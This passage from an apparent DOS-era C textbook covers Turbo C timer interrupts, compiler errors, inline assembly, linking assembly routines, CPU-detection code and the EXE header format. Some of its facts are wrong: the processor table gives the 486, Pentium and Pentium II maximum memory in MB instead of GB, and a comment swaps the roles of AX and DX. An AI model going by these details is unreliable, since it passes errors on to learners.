   Its also considered 'good form' to call the old int.
   If everyone does, then everything that other TSR's etc...
   may have installed will also work.

   If you skip the little chunk of ASM code- the out 20-
   you WILL LOCKUP all interrupts, and your computer

   Anyways, this test replacement just increments a couple of
   long ints.                             */

static void interrupt new_timer(void)
{
   asm cli
   fast_tick++;

   if ( !(fast_tick & 3) ) // call old timer ever 4th new tick
    {
      oldtimer( );  // not the best way to chain
      slow_tick++;
    }
   else
     {
      // reset PIC
      asm {
          mov al, 20h
          out 20h, al
          }
     }
   asm sti
}
```

| Note |
|---|
| Here we come across inline assembly. The clear description can be found on next chapter. |

```
/*-----------------------------------------------
    init_timer
      Logic:
      see that 1st line of inline asm!
        to set whatever clock speed you want load
        bx with 1193180/x where x is the
            clock speed you want in Hz. */

void init_timer(void)
{
   slow_tick=fast_tick=0l;
   oldtimer=getvect(8); // save old timer

   asm cli

   // speed up clock
   asm {
            mov     bx,  19886 /* set the clock speed to
                                60Hz (1193180/60) */
            mov     al,  00110110b
            out     43h, al
            mov     al,  bl
            out     40h, al
            mov     al,  bh
            out     40h, al
      }

   setvect(8, new_timer);

   asm sti
}

/*--------------------------------
      deinit_timer             */

void deinit_timer(void)
{
   asm cli

   // slow down clock   1193180 / 65536 = 18.2, but we use zero

   asm {
            xor bx,  bx        // min rate 18.2 Hz when set to zero
            mov al,  00110110b
            out 43h, al
            mov al,  bl
            out 40h, al
```

```
            mov al,  bh
            out 40h, al
      }

   setvect(8, oldtimer);  // restore oldtimer

   asm sti
}
```

Then we can use the following code in `main( )` to get a machine independent delay.

```
next_time=fast_tick + 3;  /* fast tick is incremented by
                              the int8 ISR (global)*/
while( next_time>=fast_tick )
      ;     /* wait */
```

### 15.12.3 Floating point formats not linked

You will get this error when the TC does some optimizing techniques. TC's optimizing techniques prevent the floating point to be linked unless our program needs. But in certain cases, the compiler's decision would be wrong and even though we use floating formats, it doesn't link it. Normally it would happen when we don't call any floating point functions but we use %f in `scanf( )` or `printf( )`. In such a case we must take effort explicitly to link floating formats.

```
struct foo
{
    float a;
    int b;
};

int main( void )
{
    int i;
    struct foo s[2];
    for ( i=0; i<2; ++i )
     {
      printf( "Enter a: " );
      scanf( "%f", &s[i].a );
      printf( "Enter b: " );
      scanf( "%d", &s[i].b );
      printf( "a=%f, b=%d \n", s[i].a, s[i].b );
      }
    getch( );
    return(0);
} /*--main( )------*/
```

The above program will result in runtime error as:

```
Enter a:  scanf : floating point formats not linked
Abnormal program termination
```

#### 15.12.3.1 Solution with pragma directive

One of the remedies for floating point formats link error is to include a pragma directive in our file as per Borland's suggestion:

```
extern unsigned _floatconvert;
#pragma extref _floatconvert
```

#### 15.12.3.2 Another solution

Another remedy for floating point formats link error is to use our own code to force floating point formats to be linked.

```
void Force2LinkFloat( void )
{
   float a, *f=&a;
   *f = 0000;  /* dummy value */
}
```

Just include the above piece of code in your file. You don't need to call the above function. If the above function gets linked, with your code, it would automatically force floating point formats to be linked.

### 15.12.4 Null pointer assignment

You will get this message when you assign a value through a pointer without first assigning a value to the pointer. Normally it would happen if you use `strcpy( )` or `memcpy( )` with a pointer as its first argument.

Your program may look as if it runs correctly, but if you get this message, bug will be somewhere inside. The actual reason for the cause is you might have written, via a Null or uninitialized pointer, to location 0000. Whenever TC finds `exit( )` or returns from `main( )`, it would check whether the location 0000 in your data segment contains different values from what you started with. If so, you might have used an uninitialized pointer. That is, you may get the error message irrespective of where the error actually occurred.

The remedy for this problem is to watch the following expressions with **Add Watch** (Ctrl+F7):

```
*(char *)0,4m
(char *)4
```

If the values at these locations get changed, it means that the line just executed is the one causing the problem.

# 16 Mating Assembly with C

"Do to others what you want them to do to you."

Nothing can beat the efficiency of Assembly language. A good optimizing C compiler will convert C file to a better assembly code. But a good human Assembly programmer can write much more tight and efficient code. If you are such an efficient-superb Assembly programmer, fortunately there is a way to link those assembly codes with C and so you can improve your program.

## 16.1 Inline Assembly

You can write Assembly code inside a C file. That is called as Inline Assembly. In TC++3.0 Inline assembly is being assembled by BASM (Built-in inline Assembler). You don't need TASM. If you use `#pragma inline`, inline codes get assembled with TASM. If you use x386 instructions in inline assembly, BASM cannot assemble those codes. In such a case you must use TASM and for that you should use `#pragma inline`.

### 16.1.1 Example 1

Let's see an example to print message "A to Z of C" with inline assembly.

```
int main( void )
{
   char *msg = "A to Z of C \r\n$";  /* $ is the null terminator
                                        in assembly */
   asm {
        MOV AH, 9;
          MOV DX, msg;
          INT 21H;
       }
   return(0);
} /*--main( )-----*/
```

Here we have used interrupts to print message. We can see more about interrupt programming later.

### 16.1.2 Example 2

We can also use inline assembly in functions. Anything that is present in AX register will be returned.

Let's see a program to add two integers.

```
/* main program */
int main( void )
{
   printf( "5+100 = %Ld\n", Add( 5, 100 ) );
   return(0);
} /*--main( )-------*/
```

Now we have to write the function `Add( )` with inline assembly.

```
int Add( int x, int y )
{
   asm {
        MOV AX, x;
        MOV BX, y
        ADD AX, BX;
       }
  /* return(_AX);  can be used to shut off warning */
} /*--Add( )-------*/
```

So the result in AX gets returned automatically. But here you will get a warning. If you are allergic to warning, you can shut it off by adding `return( _AX  );` in the last line.

Let's see another efficient version of `Add( )`.

```
int Add ( int _AX, int _BX )
{
   asm ADD AX, BX;
} /*--Add( )-------*/
```

If you want to return long values, you can use

```
long Add( int x, int y )
{
   asm{
       MOV DX, 0;
       MOV DX, x;
       ADD AX, y;  /* low byte in AX */
       ADC DX, 0;  /* high byte in DX */
      }
} /*--Add( )-------*/
```

The result in AX(upper word), DX(lower word) gets returned as long. Here you must *not* use `return( _AX);` to shut off warning!

### 16.1.3 Usual Errors

Most of the time you don't need TASM because the built-in BASM is sufficient enough. In case if you use x386 instructions, you have to invoke TASM with `#pragma inline`. You will get error when you don't have TASM assembler. One solution for this error is to buy TASM from Borland for about $130 (TASM is not yet available for free). Another solution is to create a separate and a pure (i.e., without C) assembly file and assemble with the free assembler like NASM, MASM, etc. Then you have to link that OBJ file with C (This technique of calling Assembly routine from C is discussed in the next section).

## 16.2 Calling Assembly routines from C

Believe it or not, all the standard library functions are written in Assembly (not in C!!) by Borland for efficiency. Then you might be asking me how is it possible to call such a routine from C. Yes, it is possible. The idea is you can link any portable OBJ and LIB files. Thus the standard library functions that are available as LIB and OBJ (browse to your TC folder and check!!) are being linked by the linker with C files in 'linking phase'.

### 16.2.1 C's calling convention

Before getting deeper on this subject it is necessary to know about the convention of C language. In high level language whenever a function is being called, the parameters are pushed into the stack so that the parameters be passed to that routine. For example, if we call a function `Add(7,70)`, the parameters 7 and 70 are pushed into the stack. The order in which the parameters are pushed varies from language to language. In C language the parameters are pushed in the reverse order (i.e., 70 first, then 7). Also C passes the parameters by value rather than by reference, unless we have used pointers.

| **Calling convention of high level language** | | |
|---|---|---|
| | **Parameter passing** | **Destination** |
| C | by value | Reverse Order |
| Pascal | by value | In the given order |
| FORTRAN | by reference | In the given order |

We can also set our TC IDE to use Pascal calling function by `OPTION > COMPILER > PASCAL`. in the command line `TCC -p`. When you use such Pascal calling conventions, you must explicitly declare `main( )` with `cdecl` as

```
int cdecl main( void )
```

**Note**

As the Pascal calling convention ensures 'In Order' pushing, it produces tight & efficient code. However it is a good practice to stick onto the C's standard calling convention.

### 16.2.2 C's naming convention

When you declare an identifier, Turbo C automatically joins an underscore in front of the identifier before saving that identifier in that object module. However, Turbo C treats Pascal type identifiers (those modules with `pascal` keyword) differently. i.e., they use uppercase and are not prefixed with underscore. Turbo C automatically joins an underscore in front of the function name too.

### 16.2.3 Example 1

With the above enough theory let's see a real example of how to link the assembly routines with C. Please note that in assembly the comment line starts with semicolon (;).

```
; File name: Hello1.asm
.MODEL small
.DATA
     msg DB "Hello!$"
.CODE
     PUBLIC _PrintHello       ;     Function Name
_PrintHello PROC NEAR
     MOV AH, 9
     MOV DX, OFFSET msg
     INT 21h
     RET
_PrintHello ENDP
END
```

Here you might have noticed that we have prefixed underscore (_ ) with the name of the function. That is because of the C's naming convention as discussed in the previous section. You have to note that we are mating two different language i.e. C and Assembly. As we discussed, when we compile a C file to OBJ file all the function names and identifiers are automatically prefixed with underscore (_ ) by the compiler. So if we don't put up an underscore (_ ) here in Assembly, we cannot link these files. If you find it odd to use an underscore (_ ) in front of function name, then there is another way of declaring function i.e. to use 'C' keywords with assembly directive as:

```
;File name: Hello2.asm
.MODEL small, C   ;'C' used to set the assembly to C
                  ; calling & naming convention
.DATA
     msg DB "Hello!$"
.CODE
```

```
      PUBLIC PrintHello
PrintHello PROC NEAR
      MOV AH, 9
      MOV DX, OFFSET msg
      INT 21h
      RET
PrintHello ENDP
END
```

The 'C' keyword sets the assembler to use C calling convention and it automatically prefixes underscore( _ ) with all procedures that are declared as EXTERN or PUBLIC. Here we find that Hello2.asm "*looks better*" than Hello1.asm! So let's use Hello2.asm.

The next step is to assemble the Hello2.asm to OBJ file. When you assemble, you must assemble it with the case sensitive switch on. The assembler makes all PUBLIC labels into capital letters by default, unless we use case sensitive switch -mx. Case sensitive is important, because C language is case sensitive and we need "PrintHello" to be case sensitive. We can assemble the Hello2.asm as:

```
C:\WAR>TASM -mx Hello2.asm
```

Now you will get Hello2.OBJ which contains PrintfHello procedure.

> **Note**
> You can even assemble the Hello2.asm from IDE by choosing `≡>Turbo Assembler`

> **Note**
> If you don't have TASM, you can use the available assemblers such as MASM, NASM etc. For the details regarding the switches, see your assembler's documentation.

Next we have to write a C program that uses `PrintHello( )` function.

```
/*  Chkasm1.c  */
extern PrintHello( void ); /* PrintHello is written in assembly
                        available in Hello2.asm */
int main( void )
{
   PrintHello( );
   return (0);
} /*--main( )-----*/
```

Now we have to compile chkasm1.c and link Hello2.obj in the same time as:

```
C:\WAR> tcc chkasm1.c Hello2.obj
```

Now you will get `chkasm1.exe` that you can run it under DOS.

> **Note**
> To compile chkasm1.c and link Hello2.obj, you can also use project file instead of command line compiler tcc.

### 16.2.4 Example 2

```
; File name: Addnum.asm
.MODEL small, C
.CODE
    PUBLIC Addnum
Addnum PROC NEAR USES BX, x: WORD, y: WORD
    MOV AX, x
    ADD AX, y
    RET
Addnum ENDP
END
```

Assemble as : `c:\WAR>TASM -mx Addnum`

```
/* Chkasm2.c */
extern Addnum( int x, int y ); /* Addnum is written in
                                  Addnum.asm */
int main( void )
{
   printf( "5+100 = %d \n", Addnum( 5, 100 ) );
   return(0);
} /*--main( )---*/
```

Compile and link as : `c:\WAR>tcc chkasm2.c addnum.obj`

## 16.3 Creating library file out of assembly language module

Creating library file out of assembly language module is the easiest one. We can add any number of modules with the library file. For that you can use TLIB. For example to create a library file newlib.lib which contains our `PrintHello( )` and `Add( )` functions we can use,

```
C:\WAR>TLIB NEWLIB.LIB + Hello2.OBJ
```

Now the newlib.lib file contains only the `PrintHello( )` function.

```
C:\WAR>TLIB NEWLIB.LIB + addnum.obj
```

Now the newlib.lib file contains both `PrintHello( )` and `Addnum( )` function.

If you feel that `newlib.lib` should not contain `PrintHello( )` function, you can even remove the function with the help of '-' switch as:

```
C:\WAR>TLIB NEWLIB.LIB - Hello2.obj
```

For more information on the switch of TLIB, see the Turbo C documentation.

# 17 Processor

"Remaining calm solves great problems."

"Processor" and CPU (Central Processing Unit) refers the same—the heart of the computer. It is a chip that is responsible for processing instructions.

## 17.1 Processors

The computing world came across so many processors. Each of the processors has its own merits and demerits. The following table shows few of the known processors and its characteristics.

| Date Introduced | Processor | Coprocessor | Internal Register size (bit) | Data I/O Bus width (bit) | Memory Address Bus width (bit) | Maximum Memory |
|---|---|---|---|---|---|---|
| June, 1978 | 8086 | 8087 | 16 | 16 | 20 | 1MB |
| June, 1979 | 8088 | 8087 | 16 | 8 | 20 | 1MB |
| Feb, 1982 | 286(80286) | 80287 | 16 | 16 | 24 | 16MB |
| June, 1988 | 386 SX | 80387 SX | 32 | 16 | 24 | 16MB |
| April, 1989 | 486 DX | Built-in | 32 | 32 | 32 | 4MB |
| March, 1993 | Pentium | Built-in | 32 | 64 | 32 | 4MB |
| May, 1997 | Pentium II | Built-in | 32 | 64 | 36 | 64MB |

## 17.2 Processor Modes

When we look into the history of processors, two processors marked remarkable changes in computing, namely 8088 and 286. These processors are actually responsible for the so called 'processor modes'.

### 17.2.1 Real Mode

8088 processor is sometimes referred as 16-bit, because it could execute only 16-bit and could address only 1MB of memory instruction set using 16-bit registers. The processor introduced after 8088, namely 286 was also 16-bit, but it was faster than 8088. So these processors (8088 and 286) can handle only 16-bit software and operating systems like Turbo C++3.0, Windows 3.X, etc.

These processors had some drawbacks:

1. Normally didn't support multitasking
2. Had no protection for memory overwriting. So, there is even a chance to erase the operating system present in memory. In other words, 'memory crash' is unavoidable.

This 16bit instruction mode of 8088 and 286 processors are commonly known as 'Real Mode'.

| **Note** |
|---|
| TC++3.0 is 16-bit. Therefore it is not preferred for commercial applications. |

### 17.2.2 Protected Mode

The first 32-bit processor namely 386, has a built-in mechanism to avoid 'memory crash'. So this 32-bit mode is commonly known as *'protected mode'*. It also supports multitasking. UNIX, OS/2 and Windows NT are the pure 32-bit operating systems. 386 processor are also backward compatible, which means it could even handle 16-bit instructions and could even run on real mode.

### 17.2.3 Virtual Real Mode

When 386 processor was introduced, programmers were still using 16-bit instructions (real mode) on 386 because 386 executes the 16-bit application much faster. They also resisted 32-bit operating system and 32-bit applications. So when Microsoft tried to introduce Windows 95, a 32-bit operating system, it added a backward compatibility and introduced a mode called 'Virtual real mode'. That is, the programmer may think that it is working under real mode, but it is actually protected from hazardous effects.

## 17.3 Processor Type

Each processor has its own unique charactersitcs. When we check for its unique characteristics, we can find whether our processor is 286 or 386 or 586(Pentium). This logic is used to find out the processor type. Processor type is also referred as *CPU Id*.

### 17.3.1 C program to find processor type

Finding out the processor type using C program is difficult. Any how **Gilles Kohl** came out with a tough C code that can determine processor type (386 or 486).

```
int Test386( void )
{
   char far *p = "\270\001pP\235\234X\313";
```

```
   return!!(((int(far*)())p)
         ()&(( 0x88 + ((  286 | 386  )*4))<<4));
} /*--Test386( )--------*/

int main( void )
{
   printf( "Running on a %s\n", Test386() ? "386" : "286" );
   return(0);
} /*--main( )-----*/
```

If the code is run on a machine that don't have 386 or 486, you may get a wrong output. For better results we must use Assembly. (We can call it as a limitation of C language!).

## 17.3.2 Assembly routine to find processor type

The following Assembly routine is by **Alexander Russell**. Using this routine, we can find out our processor type and coprocessor support. This routine can be called from C i.e. you can link the object code with C program.

### 17.3.2.1 Assembly routines

To understand this Assembly module, read the comments provided in comment line.

```
;-------------------------------------------------------
; Hardware detection module
;
; Compile with Tasm.
; C callable.
;-------------------------------------------------------

.model medium, c

       global x_processor            :proc
       global x_coprocessor          :proc

LOCALS
.386


CPUID   MACRO
      db    0fh,     0A2h
ENDM

      .code

i86       equ 0
i186      equ 1
i286      equ 2
```

```
i386      equ 3
i486      equ 4
i586      equ 5

;---------------------------------------------
; PC Processor detection routine
;
; C callable as:
;    unsigned int x_processor( );
;
;
x_processor PROC
.8086
      pushf                    ; Save flags

      xor  ax,ax              ; Clear AX
      push ax                  ; Push it on the stack
      popf                     ; Zero the flags
      pushf                    ; Try to zero bits 12-15
      pop  ax                  ; Recover flags
      and  ax,0F000h           ; If bits 12-15 are 1 => i86 or i286
      cmp  ax,0F000h
      jnz  @@not_86_186
      jmp  @@is_86_186

@@not_86_186:

      mov  ax,07000h           ; Try to set bits 12-14
      push ax
      popf
      pushf
      pop  ax
      and  ax,07000h           ; If bits 12-14 are 0 => i286
      jnz   is_not_286
      jmp is_286

is_not_286:


      ; its a 386 or higher

      ; check for 386 by attempting to toggle EFLAGS register
      ; Alignment check bit which can't be changed on a 386
.386
      cli
      pushfd
      pushfd
```

```
        pop   eax
        mov  ebx, eax
        xor   eax, 040000h      ; toggle bit 18
        push  eax
        popfd
        pushfd
        pop   eax
        popfd
        sti
        and   eax, 040000h      ; clear all but bit 18
        and   ebx, 040000h      ; same thing
        cmp   eax, ebx
        jne   @@moretest
        mov   ax, i386
        jmp short @@done

        ; is it a 486 or 586 or higher

@@moretest:

        ; check for a 486 by trying to toggle the EFLAGS ID bit
        ; this isn't a foolproof check

        cli
        pushfd
        pushfd
        pop   eax
        mov   ebx, eax
        xor   eax, 0200000h      ; toggle bit 21
        push  eax
        popfd
        pushfd
        pop   eax
        popfd
        sti
        and   eax, 0200000h      ; clear all but bit 21
        and   ebx, 0200000h      ; same thing
        cmp   eax, ebx
        jne   @@moretest2
        mov   ax, i486
        jmp short @@done

@@moretest2:

        ; OK it was probably a 486, but let's double check

        mov   eax, 1
```

```
        CPUID
        and   eax, 0f00h
        shr   eax, 8

        mov   ebx, eax
        mov   ax, i586
        cmp   ebx, 5
        je    @@done    ; it was a pentium

        ; it wasn't a 586 so just report the ID

        mov   eax, ebx
        and   eax, 0ffffh

        jmp  short @@done

.8086

is_286:
        mov  ax,i286              ; We have a 286
        jmp  short @@done

@@is_86_186:                      ; Determine whether i86 or i186
        push cx                   ; save CX
        mov  ax,0FFFFh            ; Set all AX bits
        mov  cl,33                ; Will shift once on 80186
        shl  ax,cl                ; or 33 x on 8086
        pop  cx
        jnz  is_186               ; 0 => 8086/8088
is_86:
        mov  ax,i86
        jmp  short @@done
is_186:
        mov  ax,i186
@@done:
        popf

        ret

x_processor endp

.386

 .8086
;--------------------------------------------------
; PC Numeric coprocessor detection routine
;
```

```
; C callable as:
;    unsigned int x_coprocessor( );
;
;  Returns 1 if coprocessor found, zero otherwise

x_coprocessor PROC

      LOCAL     control:word

      fninit                          ; try to initialize the copro.
      mov    [control],0              ; clear control word variable
      fnstcw control                  ; put control word in memory
      mov    ax,[control]             ;
      cmp    ah,03h                   ; do we have a coprocessor ?
      je     @@HaveCopro              ; jump if yes!
      xor    ax,ax                    ; return 0 since nothing found
      jmp    short @@Done
@@HaveCopro:
      mov    ax,1
@@Done:
      ret

x_coprocessor   endp


end
;--------------------------
```

#### 17.3.2.2 Calling C program

```
#pragma –mm       /* force to medium memory model */

int main( void )
{
   int i;
   static char *cpu_str[]=
            {
               "i86",
               "i186",
               "i286",
               "i386",
               "i486",
               "i586",
               "i686"
            };

   i = x_processor( );
```

```
   if ( i > 6 )
            i = 6;

   printf( "Processor type: %s   CoPro : %s\n", cpu_str[i],
            x_coprocessor( ) ? "Yes" : "No");
   return(0);
} /*--main( )----------*/
```

### 17.3.3 Another Assembly routine

The success of the above Assembly code by Alexander Russell depends on the code that the compiler produces. So if your compiler doesn't produce the "right" code, you may not get proper results. Here I provide another Assembly code to find out processor type. It is by **Edward J. Beroset**. All these codes use the same logic i.e. checking the unique characteristics of a processor.

This module contains a C callable routine which returns a 16-bit integer (in AX) which indicates the type of CPU on which the program is running. The lower eight bits (AL) contain a number corresponding to the family number (e.g. 0 = 8086, 1 = 80186, 2 = 80286, etc.). The higher eight bits (AH) contain a collection of bit flags which are defined below.

```
; cpuid.asm
;
%       .MODEL  memodel,C               ;Add model support via command
                                        ;line macros, e.g.
                                        ;MASM /Dmemodel=LARGE,
                                        ;TASM /Dmemodel=SMALL, etc.
        .8086
        PUBLIC cpu_id

;
; using MASM 6.11       Ml /c /Fl CPUID.ASM
;
; using TASM 4.00       TASM CPUID.ASM
;
; using older assemblers, you may have to use the following equate
; and eliminate the .586 directive
;
;CPUID equ "dw 0a20fh"
;
; bit flags for high eight bits of return value
;
HAS_NPU         equ     01h
IS386_287       equ     02h
IS386SX         equ     04h
CYRIX           equ     08h
```

```
NEC             equ     10h
NEXGEN          equ     20h
AMD             equ     40h
UMC             equ     80h

        .code

cpu_id  proc
        push    bx
        push    cx
        push    dx
        push    bp
        mov     bp,sp
        xor     dx,dx                   ; result = 0 (UNKNOWN)
;**********************************************************************
; The Cyrix test
;
;   Cyrix processors do not alter the AF (Aux carry) bit when
;   executing an XOR.  Intel CPUs (and, I think, all the others)
;   clear the AF flag while executing an XOR AL,AL.
;
;**********************************************************************
TestCyrix:
        mov     al,0fh                  ;
        aas                             ; set AF flag
        xor     al,al                   ; only Cyrix leaves AF set
        aas                             ;
        jnc     Test8086                ;
        or      dh,CYRIX                ; it's at least an 80386 clone
        jmp     Test486                 ;
;**********************************************************************
;
; The 80186 or under test
;
;   On <80286 CPUs, the SP register was decremented *before* being
;   pushed onto the stack.  All later CPUs do it correctly.
;
;**********************************************************************
Test8086:
        push    sp                      ; Q: is it an 8086, 80188, or
        pop     ax                      ;
        cmp     ax,bp                   ;
        je      Test286                 ;   N: it's at least a 286
;**********************************************************************
; The V20/V30 test
;
;   NEC's CPUs set the state of ZF (the Zero flag) correctly after
```

```
;   a MUL.  Intel's CPUs do not -- officially the state of ZF is
;   "undefined" after a MUL or IMUL.
;
;**********************************************************************
TestV20:
        xor     al,al                   ; clear the zero flag
        mov     al,1                    ;
        mul     al                      ;
        jnz     Test186                 ;
        or      dh,NEC                  ; it's a V20 or a V30
;**********************************************************************
; The 80186 test
;
;   On the 80186, shifts only use the five least significant bits,
;   while the 8086 uses all 8, so a request to shift 32 bits will
;   be requested as a shift of zero bits on the 80186.
;
;**********************************************************************
Test186:
        mov     al,01h                  ;
        mov     cl,32                   ; shift right by 33 bits
        shr     al,cl                   ;
        mov     dl,al                   ; al = 0 for 86, al = 1 for 186
longTestNpu:
        jmp     TestNpu                 ;

;**********************************************************************
; The 286 test
;   Bits 12-15 (the top four) of the flags register are all set to
;   0's on a 286 and can't be set to 1's.
;
;**********************************************************************
Test286:
        .286
        mov     dl,2                    ; it's at least a 286
        pushf                           ; save the flags
        pop     ax                      ; fetch 'em into AX
        or      ah,0f0h                 ; try setting those high bits
        push    ax                      ;
        popf                            ; run it through the flags reg
        pushf                           ;
        pop     ax                      ; now check the results
        and     ah,0F0h                 ; Q: are bits clear?
        jz      longTestNpu             ;   Y: it's a 286

;**********************************************************************
; The 386 test
```

```
;
;   The AC (Alignment Check) bit was introduced on the 486.  This
;   bit can't be toggled on the 386.
;
;**********************************************************************
Test386:
        .386
        mov     dl,3                    ; it's at least a 386
        pushfd                          ; assure enough stack space
        cli
        and     sp, NOT 3               ; align stack to avoid AC fault
        pushfd                          ;
        pop     cx                      ;
        pop     ax                      ;
        mov     bx,ax                   ; save a copy
        xor     al,4                    ; flip AC bit
        push    ax                      ;
        push    cx                      ;
        popfd                           ;
        pushfd                          ;
        pop     cx                      ;
        pop     ax                      ;
        and     al,4                    ;
        sti
        xor     al,bl                   ; Q: did AC bit change?
        jnz     Test486                 ;   N: it's a 386
        .386P
;**********************************************************************
; The 386SX test
;
;   On the 386SX, the ET (Extension Type) bit of CR0 is permanently
;   set to 1 and can't be toggled.  On the 386DX this bit can be
;   cleared.
;**********************************************************************
        mov     eax,cr0
        mov     bl,al                   ; save correct value
        and     al,not 10h              ; try clearing ET bit
        mov     cr0,eax                 ;
        mov     eax,cr0                 ; read back ET bit
        xchg    bl,al                   ; patch in the correct value
        mov     cr0,eax                 ;
        test    bl,10h                  ; Q: was bit cleared?
        jz      TestNpu                 ;  Y: it's a DX
        or      dh,IS386SX              ;  N: it's probably an SX

;**********************************************************************
```

```
; The 486 test
;
;   Try toggling the ID bit in EFLAGS.  If the flag can't be toggled,
;   it's a 486.
;
; Note:
;   This one isn't completely reliable -- I've heard that the NexGen
;   CPU's don't make it through this one even though they have all
;   the Pentium instructions.
;***********************************************************************
Test486:
        .486
        pushfd
        pop     cx
        pop     bx
        mov     dl,4                    ;
        mov     ax,bx                   ;
        xor     al,20h                  ; flip EFLAGS ID bit
        push    ax                      ;
        push    cx                      ;
        popfd                           ;
        pushfd                          ;
        pop     cx                      ;
        pop     ax                      ;
        and     al,20h                  ; check ID bit
        xor     al,bl                   ; Q: did ID bit change?
        jz      TestNpu                 ;   N: it's a 486

;***********************************************************************
; The Pentium+ tests
;
;   First, we issue a CPUID instruction with EAX=0 to get back the
;   manufacturer's name string.  (We only check the first letter.)
;
;***********************************************************************
PentPlus:
        .586
        push    dx                      ;
        xor     eax,eax                 ;
        cpuid                           ;
        pop     dx                      ;
        cmp     bl,'G'                  ; Q: GenuineIntel?
        jz      WhatPent                ;   Y: what kind?
        or      dh,CYRIX                ; assume Cyrix for now
        cmp     bl,'C'                  ;
        jz      WhatPent                ;
        xor     dh,(CYRIX OR AMD)       ;
```

```
        cmp     bl,'A'                  ;
        jz      WhatPent                ;
        xor     dh,(AMD OR NEXGEN)      ;
        cmp     bl,'N'                  ;
        jz      WhatPent                ;
        xor     dh,(NEXGEN OR UMC)      ; assume it's UMC
        cmp     bl,'U'                  ;
        jz      WhatPent                ;
        xor     dh,UMC                  ; we don't know who made it!
;***********************************************************************
; The Pentium+ tests (part II)
;
;   This test simply gets the family information via the CPUID
;   instruction
;
;***********************************************************************
WhatPent:
        push    edx                     ;
        xor     eax,eax                 ;
        inc     al                      ;
        cpuid                           ;
        pop     edx                     ;
        and     ah,0fh                  ;
        mov     dl,ah                   ; put family code in DL

;***********************************************************************
; The NPU test
;
;   We reset the NPU (using the non-wait versions of the instruction,of
;   course!), put a non-zero value on the stack, then write the NPU
;   status word to that stack location.  Then we check for zero, which
;   is what would be there if there were an NPU.
;
;***********************************************************************
TestNpu:
        .8087
        .8086
        mov     sp,bp                   ; restore stack
        fninit                          ; init but don't wait
        mov     ax,0EdEdh               ;
        push    ax                      ; put non-zero value on stack
        fnstsw  word ptr [bp-2]         ; save NPU status word
        pop     ax                      ;
        or      ax,ax                   ; Q: was status = 0?
        jnz     finish                  ;   N: no NPu
        or      dh,HAS_NPU              ;   Y: has NPU
```

```
;***********************************************************************
; The 386/287 combo test
;
;   Since the 386 can be paired with either a 387 or 287, we check to
;   see if the NPU believes that +infinity equals -infinity.  The 387
;   says they're equal, while the 287 doesn't.
;
;***********************************************************************
        cmp     dl,3                    ; Q: is CPU a 386?
        jnz     finish                  ;  N: no need to check
infinities
        fld1                            ; load 1
        fldz                            ; load 0
        fdiv                            ; calculate infinity! (1/0)
        fld     st                      ; duplicate it
        fchs                            ; change signs of top inf
        fcompp                          ; identical?
        push    ax                      ;
        fstsw   word ptr [bp-2]         ;
        pop     ax                      ;
        test    ah,40h                  ; Q: does NPU say they're
equal?
        jz      finish                  ;  N: it's a 387
        or      dh,IS386_287            ;
finish:
        mov     ax,dx                   ; put our return value in place
        pop     bp                      ; clean up stack
        pop     dx                      ;
        pop     cx                      ;
        pop     bx                      ;

        ret                             ;
cpu_id  endp

        END
;--------------------------
```

## Exercises

1. Write a program that can find the current mode of processor (i.e., Real / Protected / Virtual Mode).

# 18

“Practice hospitality.”

# File Format

All except the text file (with .txt extension) use their own standards to save and organize their instruction. For example, the EXE file put up "MZ" in its first two bytes. Thus each file got its own architecture or *File Format*. If we know the file format of a particular file, we can read or create those files. For example if we know the file format of BMP file, we can read it or even we can create it. We must understand that each and every file type uses its own *file formats*. Each file format has its own advantages and drawbacks. The software that creates a file of specific type should be aware of its *file format*. For example, the Linker must know the file format of EXE file, Paintbrush must know the file format of BMP file and so on.

Usually all files contain what is called as *file header* and it is nothing but the first few bytes of a file. Each file type uses specific size for the file header. For example, the size of File Header for EXE is 28 bytes, for BMP file it is 14 bytes. The file Header contains many useful information such as its file types i.e. whether EXE or BMP or GIF. The file type is identified by what is known as *signature*. The signature of the EXE file is "MZ", the signature of BMP file is 19778 and so on. After the File Header, the files may contain instructions or some other header. For example, most of the image files have got the file header in the beginning, then color table and then instructions.

If you know the file format you can do miracles. Most of the software vendors *document the file format* whenever they introduce a new file type. But certain narrow-minded vendors may keep the file format as secret. In such a case you have to crack the file format with the help of certain software (usually DEBUG & simple C programs).

In this chapter, I just introduce the concept. But in the following chapters and in CD you can see some real examples. You can get almost all file formats from the File Format Encyclopedia that is available in the CD.

## 18.1 Example

The following shows the file format of EXE file format:

| .EXE - DOS EXE File Structure | | |
|---|---|---|
| **Offset** | **Size** | **Description** |
| 00 | word | "MZ" - Link file .EXE signature (Mark Zbikowski?) |
| 02 | word | length of image mod 512 |
| 04 | word | size of file in 512 byte pages |
| 06 | word | number of relocation items following header |
| 08 | word | size of header in 16 byte paragraphs, used to locate the beginning of the load module |
| 0A | word | min # of paragraphs needed to run program |
| 0C | word | max # of paragraphs the program would like |
| 0E | word | offset in load module of stack segment (in paras) |
| 10 | word | initial SP value to be loaded |
| 12 | word | negative checksum of pgm used while by EXEC loads |
| 14 | word | pgm |
| 16 | word | program entry point, (initial IP value) |
| 18 | word | offset in load module of the code segment (in paras) |
| 1A | word | offset in .EXE file of first relocation item overlay number (0 for root program) |

- relocation table and the program load module follow the header
- relocation entries are 32 bit values representing the offset into the load module needing patched
- once the relocatable item is found, the CS register is added to the value found at the calculated offset

Registers at load time of the EXE file are as follows:

| | |
|---|---|
| AX: | contains number of characters in command tail, or 0 |
| BX:CX | 32 bit value indicating the load module memory size |
| DX | zero |
| SS:SP | set to stack segment if defined else, SS = CS and SP=FFFFh or top of memory. |
| DS | set to segment address of EXE header |
| ES | set to segment address of EXE header |
| CS:IP | far address of program entry point, (label on "END" statement of program) |

## Suggested Projects

After reading all the chapters of this book only, you will get thorough ideas about file formats and its usage. Then you can try the following projects:

1. Write your own EXE2BIN utility.
2. Remove relocation found in EXE files.
3. Check out all the available file formats in the File Format Encyclopedia found in the CD. Crack the file types for which file format is not yet available and try to document the file format. (Of course it is illegal!) (Hint: Use DEBUG or simple C programs to read byte by byte)
4. Write your own compression utility and thus develop your own file format for that. Compare its efficiency with PKZIP.
5. Write software to split and join files. For the good quality, it needs that you have to use your own file Header or file format.
6. Write a BMP file creator (i.e. Paintbrush) in high resolution VESA mode. The software has to use both mouse and graphics stylus as input devices.
7. Write a PDF to TXT (text) conversion utility.
8. Write your own image creation utility that uses MP3 compression algorithm and thus develop your own file format for that.
9. Add help (the one which always get invoked when we press Ctrl+F1) for the library that you created. For example if you create a mouse library, and you have `InitMouse( )` function, when you press Ctrl+F1, you should get the help for that function. (Hint: You should know the file format of Turbo C's help file).

